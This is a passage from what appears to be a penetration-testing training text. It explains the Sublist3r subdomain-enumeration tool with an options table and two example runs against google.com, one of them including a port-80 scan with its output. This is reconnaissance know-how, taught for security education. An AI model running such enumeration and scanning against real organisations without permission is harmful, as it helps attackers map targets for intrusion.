
```
python sublist3r.py [-d DOMAIN] [-b BRUTEFORCE] [-p PORTS] [-v
VERBOSE][-t THREADS] [-e ENGINES] [-o OUTPUT]
```

Short Form	Long Form	Description
-d	--domain	Domain name to enumerate subdomains of
-b	--bruteforce	Enable the subbrute bruteforce module
-p	--ports	Scan the found subdomains against specific TCP ports
-v	--verbose	Enable the verbose mode and display results in real time
-t	--threads	Number of threads to use for subbrute bruteforce
-e	--engines	Specify a comma-separated list of search engines
-o	--output	Save the results to a text file
-h	--help	Show the help message and exit

Table 2.3: Sublist3r options with description

Examples 1:

As shown in the screenshot, Sublist3r helps attackers in enumerating the subdomains of a target company from multiple sources at the same time.




```
┌─[attacker@parrot]─[~/Sublist3r]
└──╼ $python sublist3r.py -d google.com

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for google.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 37962
www.google.com
1.google.com
alt1.1.google.com
alt.aspmx.1.google.com
client.1.google.com
clients.1.google.com
gmail-smtp-mas.1.google.com
misc-anycast.1.google.com
167.179.108.100.google.com
100-cache-blicnet.google.com
101-cache-blicnet.google.com
102-cache-blicnet.google.com
34.14.230.103.google.com
96.60.68.103.google.com
5.61.68.103.google.com
```

Figure 2.16: Screenshot of Sublist3r displaying sub-domains of google.com

Examples 2:

Sublist3r also helps attackers in enumerating the subdomains of a target company with a specific port open.

As shown in the screenshot, attackers search for subdomains of google.com (-d google.com) using the Bing search engine (-e Bing) with port 80 (-p 80) open.



```
┌─[attacker@parrot]─[~/Sublist3r]
└──╼ $python sublist3r.py -d google.com -p 80 -e Bing

                 ____        _     _ _     _   _____
                / ___| _   _| |__ | (_)___| |_|___ / _ __
                \___ \| | | | '_ \| | / __| __| |_ \| '__|
                 ___) | |_| | |_) | | \__ \ |_ ___) | |
                |____/ \__,_|_.__/|_|_|___/\__|____/|_|

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for google.com
[-] Searching now in Bing..
[-] Total Unique Subdomains Found: 30
[-] Start port scan now for the following ports: 80
desktop.google.com - Found open ports: 80
developers.google.com - Found open ports: 80
code.google.com - Found open ports: 80
accounts.google.com - Found open ports: 80
edu.google.com - Found open ports: 80
docs.google.com - Found open ports: 80
drive.google.com - Found open ports: 80
ditu.google.com - Found open ports: 80
finance.google.com - Found open ports: 80
europe.google.com - Found open ports: 80
fi.google.com - Found open ports: 80
ipv6test.google.com - Found open ports: 80
mail.google.com - Found open ports: 80
hangouts.google.com - Found open ports: 80
images.google.com - Found open ports: 80
meet.google.com - Found open ports: 80
one.google.com - Found open ports: 80
news.google.com - Found open ports: 80
picasa.google.com - Found open ports: 80
play.google.com - Found open ports: 80
safebrowsing.google.com - Found open ports: 80
remotedesktop.google.com - Found open ports: 80
colab.research.google.com - Found open ports: 80
santatracker.google.com - Found open ports: 80
support.google.com - Found open ports: 80
```

